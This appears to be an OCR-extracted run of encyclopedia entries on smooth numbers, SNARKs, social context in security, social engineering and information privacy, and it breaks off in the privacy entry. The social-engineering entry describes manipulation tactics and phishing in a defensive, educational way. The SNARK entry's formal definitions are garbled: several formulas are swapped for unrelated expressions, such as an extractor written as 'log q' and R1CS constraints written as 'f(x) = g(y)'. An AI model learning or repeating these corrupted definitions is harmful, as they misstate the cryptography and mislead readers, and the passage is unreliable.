where $x \to \infty$.

A similar result holds for the polynomial case: Assume $r, s, \alpha, \beta \in \mathbb{R}_{>0}$ such that $r \leq 1$ and essentially $s < r$. Then the probability that a random element of $\mathbb{F}_p[x]$ of norm bounded by $L_x[r, \alpha]$ is $L_x[s, \beta]$–smooth is given exactly by expression (1) (see Odlyzko for details).

Smooth numbers or polynomials are used in the most effective methods to factor natural numbers (Integer factoring) and compute discrete logarithms in finite fields (Discrete logarithm problem). The overall subexponential complexity of these methods is a direct consequence of the fact that the number of smooth elements in a given interval grows subexponentially if the smoothness bound is chosen subexponential as well.

For further background, please see Canfield et al. (1983), de Bruijn (1951), and Ramaswami (1949).

Cross-References

Factorization Circuits
Index Calculus Method

Recommended Reading

Beth T, Cot N, Ingemarsson I (eds) (1985) Advances in cryptology: EUROCRYPT'84. LNCS, vol 209. Springer, Berlin

Canfield ER, Erdős P, Pomerance C (1983) On a problem of Oppenheim concerning "factorisatio numerorum". J Num Theory 17:1–28

[MathSciNet]

de Bruijn NG (1951) On the number of positive integers ≤ x and free of prime factors >y. Indag Math 13:50–60
[MathSciNet]

Odlyzko AM Discrete logarithms in finite fields and their cryptographic significance. In: Beth T et al (eds) pp 224–314

Ramaswami V (1949) The number of positive integers ≤x and free of prime divisors $>x_c$, and a problem of S. S. Pillai. Duke Math J 16:99–109
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1661

SNARK

Jens Groth[137] ✉
(137) DFINITY, Zurich, Switzerland

✉ **Jens Groth**
Email: jens@dfinity.org
Email: j.groth@ucl.ac.uk

Synonyms

A SNARK is a type of *non-interactive proof*; A zk-SNARK is a type of *non-interactive zero-knowledge proof*; A STARK is a type of SNARK

Background

A SNARK is a non-interactive proof system that makes it possible to construct a succinct proof for a statement being true. SNARK stands for Succinct Non-interactive ARgument of Knowledge (Bitansky et al., 2012) and by definition proofs are small even for large and complex statements. Usually, succinct proofs can be verified with little effort and many definitions of SNARKs also require the verification procedure to be very efficient.

An illustrative use case for SNARKs is verifiable computation, where the correctness of a heavy computation's output can be demonstrated with a succinct proof and verified with much less effort than redoing the computation. If the computation relies on confidential data, it may be appropriate to use a zero-knowledge SNARK (zk-SNARK) where the proof both testifies to the correct computation (based on public data and some confidential data) and at the same time does not reveal anything about the

confidential data that was used. SNARKs have found applications in the blockchain space and zk-SNARKs are for instance used in cryptocurrencies supporting anonymous payments.

Definitions

Let in the following $\mathscr{S}$ be a relation generator, which generates a binary relation *R*. We are interested in SNARKs for statements of the form $x \in L$, where *L* is the language of instances *x* that have a witness *w* such that $(x, w) \in R$. For example, a relation *R* may be defined by a Boolean circuit that takes as input an instance and a purported witness and outputs 1 for accept and 0 for reject. We use a parameter λ to scale security and complexity, intuitively the higher λ is, the more secure the SNARK but the more complex the statements and the more costly the computations may be (throughout, we assume all algorithms are efficient, i.e., run in polynomial time in λ and correspondingly all outputs have polynomial size). We write $k'_x = g(k_x)$ for generating a relation *R* and define $\mathscr{R}_\lambda$ as the set of possible relations $\mathcal{G}_{G,S,}$ may generate.

A SNARK for $\mathscr{S}$ consists of a prover algorithm Prove and a deterministic verification algorithm Verify. A SNARK requires a common reference string σ, which is often described as being the output of a setup algorithm Setup although in practice the common reference string may be generated in other ways, e.g., through secure multi-party computation.

Setup$(R) \to \sigma$*:* Generates a common reference string σ.

Prove$(R, \sigma, x, w) \to \pi$*:* Given a common reference string, an instance *x* and a witness *w* so $(x, w) \in R$ outputs a proof π.

Verify$(R, \sigma, x, \pi) \to d$*:* Given a common reference string, an instance *x* and a proof π outputs a decision *d* to accept or reject.

A SNARK is required to have efficiently computable algorithms and be complete, which means it succeeds on valid instances and witnesses.

Completeness: For all λ, all $g^{x_1 x_2 \cdots x_n}$, and all $(x, w) \in R$, if you run the experiment

$$\sigma \leftarrow \mathsf{Setup}(\lambda)$$
$$\pi \leftarrow \mathsf{Prove}(\sigma, x, w),$$

then

$$\Pr\left[\mathsf{Verify}(\sigma, x, \pi) = \mathsf{accept}\right] = 1.$$

Since a SNARK is a non-interactive proof, it must be *sound*, i.e., it is only feasible to create proofs for $x \in L$. Moreover, it is required of a SNARK that it has the stronger property of being a *proof of knowledge* of a witness w such that $(x, w) \in R$ (and hence $x \in L$). Informally, proofs of knowledge are defined through the ability to extract a witness w from the internal data of any computationally bounded entity that is able to create a valid proof π for an instance x. We may formalize this saying for any efficient adversary $\mathscr{A}$ there exists an efficient extractor $\log q$ so that after the experiment

$$R \leftarrow \mathscr{R}(\lambda)$$
$$\sigma \leftarrow \mathsf{Setup}(R)$$
$$(x, \pi; w) \leftarrow (\mathscr{A}; \mathscr{X}_{\mathscr{A}})(R, \sigma),$$

the probability

$$\Pr\left[\begin{array}{c}\mathsf{Verify}(R, \sigma, x, \pi) = \mathsf{accept} \\ (x, w) \notin R\end{array}\right]$$

becomes negligibly small as λ grows, where we use the notation $\mathbb{F}_2^m = \left\{\mathbf{v}_0, \mathbf{v}_1, \cdots, \mathbf{V}_{2^m-1}\right\}$, for the adversary getting (R, σ) as input and outputting (x, π) and $\log q$ seeing all inputs of $\mathscr{A}$ including randomness and outputting w.

Types of SNARKs

There are two main paradigms for constructing SNARKs: the Fiat–Shamir heuristic and pairing-based SNARKs. The *Fiat–Shamir heuristic* takes as its starting point an interactive proof system where the prover responds to random challenges selected by the verifier. The proof is made non-interactive by replacing the verifier's challenges with outputs of a cryptographic hash function applied to earlier protocol messages. The heuristic assumes the hash function scrambles its input sufficiently for the

output to be as good as a random challenge. Applying the Fiat–Shamir heuristic to a succint interactive proof system (Kilian, 1992; Micali, 2000) yields a SNARK. *Pairing-based* SNARKs (Groth, 2010) on the other hand use techniques from pairing-based cryptography.

There are many variations of SNARKs. We will touch on a few of them and we refer to the ZKProof community reference[1] as an excellent resource to learn more.

- *Statements and R1CS*. There are both SNARKs tailored to specific types of statements and for general statements such as $x \in L$, where L is an NP-complete language. In practice many SNARKs use *Rank-1 Constraint Systems* (R1CS) as a stepping stone. An R1CS is defined over a finite field by n constraints of the form $f(x) = g(y).$ over solutions (s_0, …, s_m). In an R1CS, $s_0 = 1$ is constant, $x = (s_1, \ldots, s_\ell)$ is the instance, and $(s_{\ell+1}, \ldots, s_m)$ represent the witness. An R1CS defines a relation of (x, w) satisfying for all n constraints

$$\sum_{i=0}^{m} a_i s_i \cdot \sum_{i=0}^{m} b_i s_i = \sum_{i=0}^{m} c_i s_i.$$

  Front-end compilers translate statements arising in applications to R1CS instances and for the prover they translate witnesses to satisfying solutions for the R1CS instances. Back-end SNARKs are then used to prove the R1CS instances are part of solutions simultaneously satisfying all constraints.
- *Public or designated verifiability*. Most of the SNARKs in the literature are *publicly verifiable*, which means anybody can use the verification algorithm to check a proof for a statement (and the definitions above are for publicly verifiable SNARKs). There are also *designated verifier* SNARKs where only a specific entity who holds a certain secret key is able to verify the proof.
- *Setup*. SNARKs rely on a setup. In the case of publicly verifiable SNARKs, the setup is usually referred to as a common reference string that is assumed available to all interested parties. Trust in the proofs relies on the proper generation of the common reference string. Uniformly random reference strings can be heuristically generated with a seed for a pseudorandom number generator and trust based on the

assumption that the output looks random. Known pairing-based SNARKs cannot use a uniformly random reference string, and the common reference string needs to have a certain structure. There are, however, secure multi-party computation protocols for generating the common reference string to ensure it is correctly generated and yet no single entity can manipulate it or knows any underpinning secret information. In designated verifier SNARKs, the verifier may be the one who generates a public string the prover uses in the proofs and keeps a secret verification key for herself.

- *Succinctness and preprocessing SNARKs*. A SNARK is said to be *fully succinct* if not only the proof but also the common reference string is succinct. In many SNARKs, the common reference string size is as large as the statement though. These are often referred to as *preprocessing* SNARKs because of the work that goes into generating and communicating the reference string before one can reap the benefits of succinctness.
- *Zero knowledge*. *Zero-knowledge SNARKs* (zk-SNARKs) can be used when the prover wants to keep a witness confidential. The advantage of zk-SNARKs is that they are zero-knowledge proofs, i.e., they are proofs that do not disclose information about the prover's secret witness. Since SNARKs are succinct, there is an information theoretic upper bound to how much they can leak about the witness, and many SNARKs are also zk-SNARKS, so sometimes in the literature it is implicitly assumed a SNARK is also zero knowledge.
- *STARK*. A *STARK* (Scalable Transparent ARgument of Knowledge) is a publicly verifiable SNARK that is (1) scalable, i.e., the prover runs in quasi-linear time and the verifier's running time is independent of the witness size and (2) has a transparent setup, i.e., a uniform random string with no hidden structure.

Applications

SNARKs and zk-SNARKs have existing or proposed applications in many domains.

- *Verifiable computation*. Suppose a client wants to outsource the computation of a program P to the cloud. She provides input x and a server computes the output $P(x) = y$. How can she trust y is correct

without redoing the entire computation? One possibility is that the server in addition provides a proof π that y is correct. Using a SNARK, the proof π is succinct, so it adds very little communication and can be much cheaper to verify than doing the computation, so in terms of resources on the client side the correctness guarantee comes almost for free (the prover has to compute the proof though, so this may affect latency and cost of the service).

- *Privacy-preserving identification*. Privacy-preserving credentials allow users to prove statements about their attributes with minimal disclosure. Zero-knowledge proofs are used as building blocks, instead of revealing her exact age a user may for instance prove a statement "my age is at least 18." When the identification claims are complex it pays off to use zk-SNARKs to reduce the cost.
- *Efficient blockchain with zk-rollups*. Blockchains have found use in building cryptocurrencies by ordering transactions and enabling replicated processing. Depending on the blockchain and cryptocurrency, the fee for including and processing a transaction may be high. To reduce the transaction cost and/or increase throughput, rollups batch multiple transactions together and process them outside the target blockchain submitting only a summary to the blockchain. In zk-rollups, a SNARK is used to validate the summary. Since the machines running the blockchain replicate and store data for a long time, the succinctness of the SNARK and ease of verification is crucial to reduce the load. (The name zk-rollup is a bit misleading since you do not need the SNARK to be zero knowledge to batch transactions together in a verifiable way.)
- *Anonymous cryptocurrencies*. Blockchains are public, but zk-SNARKs have been used to create anonymous payment systems. Zcash for instance associates each coin with a unique serial number, which is only known to the owner. When the owner spends a coin, she reveals the serial number, so it can be publicly verified the coin has not been spent before. And to ensure the spender does not just invent a fake serial number, the spender must give a zk-SNARK proof that the serial number matches an existing coin. The zero-knowledge property keeps it secret which pre-existing coin is being spent by just demonstrating that the serial number belongs to one of many existing coins. Succinctness is important here, since even if the anonymity set consists of many coins, the proof, and hence the spending transaction, is succinct and cheap to verify.

- *Compliance and auditing*. Consider a hedge fund that has a proprietary trading strategy that it does not want to disclose. At the same time, the investors may fear that the fund is a Ponzi scheme. A financial summary with a zk-SNARK proof of correctness may prove both that the fund is solvent, putting investors at ease, and at the same time not reveal the exact position the fund holds.

Cross-References

MASH Hash Functions (Modular Arithmetic Secure Hash)
Multiparty Computation
Zero-Knowledge

References

Bitansky N, Canetti R, Chiesa A, Tromer E (2012) From extractable collision resistance to succinct non-interactive arguments of knowledge, and back again. ITCS, pp 326–349

Kilian J (1992) A note on efficient zero-knowledge proofs and arguments (Extended abstract). STOC, pp 723–732

Micali S (2000) Computationally sound proofs. SIAM J Comput 30(4):1253–1298 [MathSciNet]

Groth J (2010) Short pairing-based non-interactive zero-knowledge arguments. ASIACRYPT, pp 321–340

Footnotes

1 https://docs.zkproof.org/reference.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1587

Social Context in Security and Privacy

Diana L. Burley[138] ✉
(138) American University, Washington, DC, USA

✉ **Diana L. Burley**
Email: dburley@american.edu

Synonyms

Milieu; Social environment; Sociocultural factors

Definition

Social context is the setting – the combination of social, political, cultural, economic, technological, and physical conditions, that guides action. Social context is driven by both objective environmental factors and an individual's subjective perception of them.

Background

Social context influences user behavior across all environments. In digital environments, the absence of social context cues can reduce the user's ability to determine appropriate behavior (Kiesler et al. 1984). As the "Internet of Things" continues to grow at an exponential pace, the absence of clear behavioral guidance along with a blurred perception of ownership further decreases the clarity of behavioral expectations related to securing these devices. Becuase security in cyberspace is inherently cooperative and dependent upon individual action (Camp 2011), social conext can impact cybersecurity.

Theory and Application

Various theoretical frameworks highlight the role of social context insecuring cyberspace.

Protection Motivation Theory (Rogers 1983) offers insight on the components of fear appeals, the process through which these components influence action, and the method through which information is gathered to enable the process. Using an extended version of PMT that explores both self-efficacy and social factors, Johnston and Warkentin (2010) and Anderson and Agarwal (2010) highlight aspects of social context – the role of social influence and psychological ownership, on security behavior. Social influence drives security behavior. However, because users typically belong to multiple social groups, they can experience conflicting social pressures. Moreover, perceptions of psychological ownership may alter the salience of group influence.

Thompson et al. (1991) use the Triandis (1980) conceptualization of social factors to examine the role of social influence on security behavior. Here, social factors are one's "internalization of the reference groups' subjective cutture, and specific interpersonal agreements that the individual has made with others, in specific social situations" (p. 210). The subjective culture includes social norms, values, and roles.

Roles, whether defined by position, expertise, or some other factor, shape the parameters of social context. Even in a simplified form of novice or expert users in cyberspace, the mental models associated with these different roles can guide perceptions of appropriate security behavior. As discussed in Asgharpour et al. (2007), actions taken in response to security risk communication can be driven by role-based mental models rather than the objective assessment of truth. The efficacy of the communication, as evidenced by the resulting user action, is driven by the individual's perception of environmental risk. That perception is shaped in part by the social context experienced through the lens of an user's role within the environment.

Open Problems and Future Directions

Advanced data analytics and artificial intelligence techniques will increasingly drive the development of context aware systems. These

dynamic systems provide users with customized services based on needs and a range of environmental factors. As developers explore architectures to leverage advancements in cognitive-based technologies, data sources that incorporate differential roles and social contexts may enhance security and functionality.

Socially oriented cybersecurity research should continue to combine the investigation of human factors within the social context that frames action. Specific studies should explore how changes related to enhanced capability of IoT devices, perceptions of ownership, and nuances of social context drive tensions between security and convenience and challenge traditional approaches to cybersecurity awareness.

Cross-References

Group Behavior in Cybersecurity
Information Security Culture
Managing and Monitoring Social Network Privacy Policies

References

Anderson CL, Agarwal R (2010) Practicing safe computing: a multimethod empirical examination of home computer user security behavioural intentions. MIS Q 34(3):613–643

Asgharpour F, Liu D, Camp LJ (2007) Mental models of security risks. http://search.ebscohost.com.proxygw.wrlc.org/login.aspx?direct=true&db=inh&AN=9721123&site=ehost-live

Camp L (2011) Reconceptualizing the role of security user. Daedalus 140(4):93–107

Johnston A, Warkentin M (2010) Fear appeals and information security behaviors: an empirical study. MIS Q 34(3):549–566

Kiesler S, Siegel J, Mcguire TW (1984) Social psychological aspects of computer-mediated communication. Am Psychol 39(10):1123–1134

Rogers RW (1983) Cognitive and physiological processes in fear appeals and attitude change: a revised theory of protection motivation. In: Cacioppo JT, Petty RE (eds) Social psychophysiology. Guilford, New York, pp 153–176

Thompson RL, Higgins CA, Howell JM (1991) Personal computing: toward a conceptual model of utilization. MIS Q 15(1):125–143

Triandis HC (1980) Values, attitudes, and interpersonal behavior. In: Nebraska symposium on movitation, 1979: beliefs, attitudes and values. University of Nebraska Press, Lincoln, pp 195–259

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1593

Social Engineering

Kerry-Lynn Thomson[139] ✉
(139) School of IT, Nelson Mandela University, Port Elizabeth, South Africa

✉ **Kerry-Lynn Thomson**
Email: kerry-lynn.thomson@mandela.ac.za

Synonyms

Deception; Hacking the human; Internet fraud

Definition

Social engineering relies on the psychological manipulation of people and social interaction to influence people to perform actions or divulge confidential information that benefits the attacker. It is often referred to as “hacking the human.”


Background

Many organizations utilize increasingly complex security systems to protect their network perimeters from technological attacks. This has encouraged attackers to explore alternate, nontechnological, ways of compromsing organziations and their information assets. Employees are often seen as the weakest link in an organization’s defence against threats to information assets and it is these employees that are targeted by social engineers.

Theory

Social Engineering Attack Cycle

There is a typical sequence to social engineering attacks, commonly referred to as the social engineering attack cycle as defined by Mitnick and Simon (2002). The attack cycle includes research (information gathering), develop rapport and trust (relationship), exploitation of trust, and execution (utilization of information). The social engineering attack cycle is shown in Fig. 1.



Social Engineering, Fig. 1 Social engineering attack cycle. (Adapted from Mitnick and Simon 2002)

The initial step of a social engineering attack cycle is research where the attacker gathers information about a specific target to gain credibility and to establish a trust relationship. The information, acquired through a variety of means, is used by an attacker in the second step of the attack cycle to gain the trust of the target through developing a relationship or building rapport with the target.

The core of the social engineering attack cycle is the third step of exploitation, where the attacker engages with the target to perform an action for the attacker. These actions are typically linked to malicious activities, most often unbeknownst to the target. Through the fourth step of execution of these actions, the attacker gains access to confidential information or unauthorized system access.

Principles of Persuasion and Social Engineering Triggers

In order for social engineering attacks to be successful, social engineers could exploit several psychological triggers to persuade a person to grant access to information that would otherwise be protected.

In general, there are six principles of persuasion that can be used to describe the tendency of people to react favorably to the stimuli outlined in each principle. These six persuasion principles of Cialdini (1993, 2001) are listed below.

- *Authority*. It is common for people to listen to expert advice from an authority when deciding on an action, influenced by the validity and credibility of the authority figure.
- *Consistency*. People have the desire to uphold their espoused commitments and beliefs, as well as to support these commitments and beliefs with action. If someone is able to convince them that a requested action is in line with their stated commitments, they may be convinced to comply.
- *Liking*. People tend to respond positively to a request from someone they find likeable. There are a number of ways that someone may seem likeable, including background, physical attractiveness, dress, use of praise, and similarity of attitude.
- *Reciprocity*. People tend to respond favorably when they are the recipient of positive behavior, for example, provision of services or the giving of gifts.
- *Scarcity*. If an item or opportunity is perceived to be scarce or exclusive, they are perceived to be more valuable, which could be leveraged into persuading someone to carry out an action.
- *Social proof*. This is the tendency of people to follow the lead of their peers, which leads to willingness to comply with a request if it is believed that their peers will comply with it as well.


While Cialdini encourages the use of these six principles for authentic and genuine influence to lead people to make better decisions, these principles could be used as a basis for manipulation, deception, and control, through social engineering attacks.

Gragg (2003) describes seven psychological triggers that social engineers could exploit to be successful, each of which usually requires the use of deception to convince the victim that the perpetrator is someone they are not. These triggers are:

- *Strong affect*. This is introduced when a social engineer starts the interaction with the target with a statement or a claim that triggers a strong emotional reaction. This may cloud the target's ability to think through the argument presented. Strong effect could include excitement, fear, or panic.
- *Overloading*. Social engineers often present their targets with a large amount of information in a short amount of time, which reduces the target's ability to process the argument.
- *Reciprocation*. This could be seen as reverse social engineering, where the social engineer appears to be assisting the target and the target feels indebted and willing to assist the social engineer.
- *Deceptive relationships*. Social engineers build relationships with targets in order to gather information and exploit their trust. This is often done by sharing information and discussing a common enemy to build rapport.
- *Diffusion of responsibility*. This is where the target is made to feel that they will not be held responsible for giving out certain information or taking a specific action, which may make it easier for them to comply with the social engineer's request.
- *Authority*. Most people are primed to respond to authority and it is often difficult for a target to verify the legitimacy of the authority, which could be used by social engineers to misrepresent themselves to targets.
- *Integrity and consistency*. People tend to believe what another person is telling them, based on their own honesty in expressing themselves. Further, even if someone suspects that a request was not authentic, they tend to follow through on what they have committed too.

Examples of Social Engineering

Phishing is one of the most common types of social engineering attack examples and is an attempt to steal confidential or personal information. Phishing attacks are usually made through email and could appear to come from a legitimate source asking for a user's password renewal, for example, as seen in Fig. 2.



Social Engineering, Fig. 2 Example of a phishing email

Spear phishing is a targeted phishing attack that is specifically designed for a single recipient. Attackers identify an individual target within an organization, using social media or other publicly available information, and create a fake email to solicit confidential information from that individual.

A further social engineering example is baiting attacks, which use false promises of a reward to entice targets by appealing to their curiosity or greed. Baiters, for example, could use the offer of free music or movie downloads to trick people into divulging login credentials.

Similar to baiting, quid pro quo attacks promise a benefit in exchange for information or an action being taken – however, this benefit is usually in the form of a service and not an item or goods, as with baiting – for example, a software upgrade or new software installation, which is actually a malicious application.

Pretexting is a social engineering attack where the focus for the attacker is on creating a good pretext, or fictitious situation. This pretext is then used to attempt to steal the target's confidential information.

Addressing Social Engineering

These examples of nontechnological ways to compromise information security has meant that the focus of information security has shifted to include "human" elements, including employee attitudes, beliefs, and

behavioral patterns; leadership; and information security awareness and culture. Research indicates that one of the most effective ways to prevent successful social engineering attacks is through the education of possible targeted users.

Education as a form of defence moves beyond awareness and training to ensure users are not only conscious of the known attacks, but also ensures users develop a better understanding of the motivations behind them. This could provide some assurance that users are able to recognize social engineering attacks that they may not have been educated about, by recognizing the characteristics that are common to many attack types. This is vital as social engineering attacks are constantly evolving.

This education of employees, with regard to information security and incorporating social engineering, could, ultimately over time, influence the information security culture of an organization and lead to employees becoming unconsciously competent with regard to information security and resisting social engineering. Further, the information security culture of an organization has been positively associated with both employees' attitude and their normative beliefs with regard to resisting social engineering (Flores and Edstedt 2016; Smith et al. 2013; Thomson and von Solms 2006).

Open Problems and Future Directions

As the world becomes more interconnected through technologies and the Internet of Things, the potential attack surface for both technological and social engineering attacks increases. No matter how much awareness or education is provided to employees, unpredictability is a fundamental part of human nature and, faced with a social engineering attack, there is no guarantee how an employee will react. Therefore, as long as there are people interacting with information assets and security systems, organizations will be at risk of social engineering attacks.

Compounding the problem is that there is a wide variety of techniques and methods that social engineers employ, which makes the protection against social engineering attacks challenging. The advanced, technological security systems employed by many organizations, often give employees a false sense of security or the "it won't happen to me" mindset. In addition, employees of organizations often share vast amounts of seemingly

innocuous personal information on social media which can be exploited by social engineers.

The future directions for research into protection against social engineering must focus on addressing the cognitive biases of employees through comprehensive education programs, as well as look into ways in which network security becomes less reliant on human interaction.

Cross-References

Information Security Awareness
Information Security Culture
Psychology of Cybercrime

References

Cialdini RB (1993) Influence: science and practice. Harper Collins College Publishers, New York

Cialdini RB (2001) Harnessing the science of persuasion. Harvard Business Review, Harvard Business School Publishing Corporation, Massachusetts

Flores WR, Edstedt M (2016) Shaping intention to resist social engineering through transformational leadership, information security culture and awareness. Computers & Security 59:26–44

Gragg D (2003) A multi-level defense against social engineering. SANS Institute – Information Security Reading Room, Maryland

Mitnick K, Simon W (2002) The art of deception: controlling the human element of security. Wiley, New York

Smith A, Papadaki M, Furnell SM (2013) Improving awareness of social engineering attacks. In: Dodge RC Jr, Futcher L (eds) WISE 6,7 and 8, IFIP AICT 406, pp 249–256

Thomson K, von Solms R (2006) Towards an information security competence maturity model. Computer Fraud & Security 2006(5):11–15

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300917

Social Environment

Social Context in Security and Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300918

Social Network Anonymization

Privacy Metrics for Online Social Network Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300919

Social Network Data Privacy Definitions

Privacy Metrics for Online Social Network Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300920

Social Networks

Managing and Monitoring Social Network Privacy Policies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_903

Social Perspectives on Information Privacy

Mary J. Culnan[140] ✉
(140) Information and Process Management Department, Bentley University, Waltham, MA, USA

✉ **Mary J. Culnan**
Email: mculnan@bentley.edu

Definition

Information privacy encompasses the rights and responsibilities of both individuals and organizations related to the collection, use, disclosure, and retention of personally identifiable information (PII).

Theory

Because privacy involves regulation of access to one's personal information by others, privacy is primarily a social rather than a technical issue. Sources of privacy include relief from social friction, the ability to shut out "the community," and the right not to participate in collective life. As a result, privacy is considered an essential element of democratic societies because it protects personal autonomy. However, privacy is not absolute; individual privacy interests need to be balanced with the legitimate information needs of society at large for accountability.

Privacy issues typically arise when organizations make new or unexpected uses of information they collected for one purpose for a different purpose, or from new technologies where norms lag deployment

of the technology. As a result, we confront privacy issues on an ongoing basis in our roles as consumers, citizens, and employees.

As the definition above suggests, information privacy may be viewed from the dual perspectives of individuals and organizations. From the individual perspective, information privacy is a multidimensional concept that depends on context and also varies with a person's life experiences. Typically, it has been defined in terms of an individual's ability to control the disclosure and subsequent uses of their personally identifiable information (PII) (Westin 1967). PII is information that can be linked to an identifiable individual.

From the organizational perspective, information privacy involves assuring appropriate use of personal information through data protection. Data protection consists of rules that govern the collection, processing, and use of PII. Because privacy concerns typically result from organization's information processing activities, Daniel Solove (2008) characterized privacy as a set of 12 issues arising from organizational information privacy practices. He developed a taxonomy of information processing and information dissemination activities that have the potential to result in a range of harms to individuals, thereby causing "privacy problems."

Most of these activities may be grouped into two broad categories: information reuse and unauthorized access to personal information. Consistent with Solove, security is defined as one aspect of privacy arising from unauthorized use of PII; however, privacy includes more than security. Security is about protecting PII, while privacy is broader and also encompasses permission and use of PII. Privacy is difficult to achieve without security. However, organizations can successfully secure the PII in their custody and still make bad decisions about how the PII they have collected is subsequently used, resulting in privacy problems. Both types of privacy problems, information reuse and unauthorized access, can potentially threaten individuals' ability to maintain a condition of limited access to their PII by others, harm individuals, and subsequently threaten an organization's legitimacy in its interactions with consumers, shareholders, and regulators (Culnan and Williams 2009).

Typically, information reuse involves organizations making legal decisions about new uses for the personal information they have collected. Examples of information reuse can include aggregation, data mining, or data sharing. These activities can result in organizations drawing incorrect

inferences or making decisions based on errors, individuals being excluded from certain opportunities, or unwanted intrusions when PII is used for marketing without the individual's knowledge or permission.

Unauthorized access, the second category of privacy problem, includes two types of activities: browsing and data breaches. In the case of browsing, employees view PII they are not authorized to view such as the case of people who browse a celebrity's records. Breaches involve unauthorized access to personal information resulting from a variety of security incidents including hackers breaking into systems or networks, third parties accessing PII on lost laptops or other mobile devices, or organizations failing to dispose of PII securely. Privacy harms resulting from unauthorized access can include breach of confidentiality and trust, or financial harm to individuals resulting from identity theft or identity fraud.

Fair information practices (FIPs) provide a basis for organizations to create policies and processes that can avoid privacy problems. FIPs originated with the Organization for Economic Cooperation and Development's 1980 *Guidelines on the Protection of Privacy and Transborder Flows of Personal Data* (Organization for Economic Cooperation and Development 1980). FIPs address privacy harms by defining guidelines for responsible information use. While FIPs serve as the basis for privacy laws and industry self-regulatory programs around the world, their actual coverage and implementation varies, reflecting cultural and legal differences.

FIPs consist of three types of principles that define individual and organizational rights and responsibilities: knowledge, control, and stewardship. Knowledge includes collection limitation, notice, and openness. PII should be collected openly, fairly, and with the knowledge of the individual. Further, the purpose for collecting the individual's PII should be specified at the time of collection. Control includes a limitation on use and user participation. PII collected for one purpose should not be used for other purposes without the individual's consent, unless the use is required by law. People should have the right to know if their PII has been collected, to see their PII, and to correct errors. Stewardship requires organizations to be accountable for complying with the FIPs, to protect PII from unauthorized access, and to maintain data quality by ensuring that PII are relevant, accurate, and current.

FIPs may be implemented through a mix of laws, self-regulation, and technology. Throughout most of the developed world, countries have adopted omnibus national privacy laws, which apply both to the public and the private sectors. A national data protection or information privacy official is typically responsible for enforcing their country's privacy laws. One notable exception to this trend is the USA, which has adopted a sectoral approach to regulating privacy. Here, privacy is regulated through a mix of laws targeting specific problems and industry self-regulation resulting in gaps in coverage. Further, there is no national official in the USA with overall responsibility for privacy.

Open Problems and Future Directions

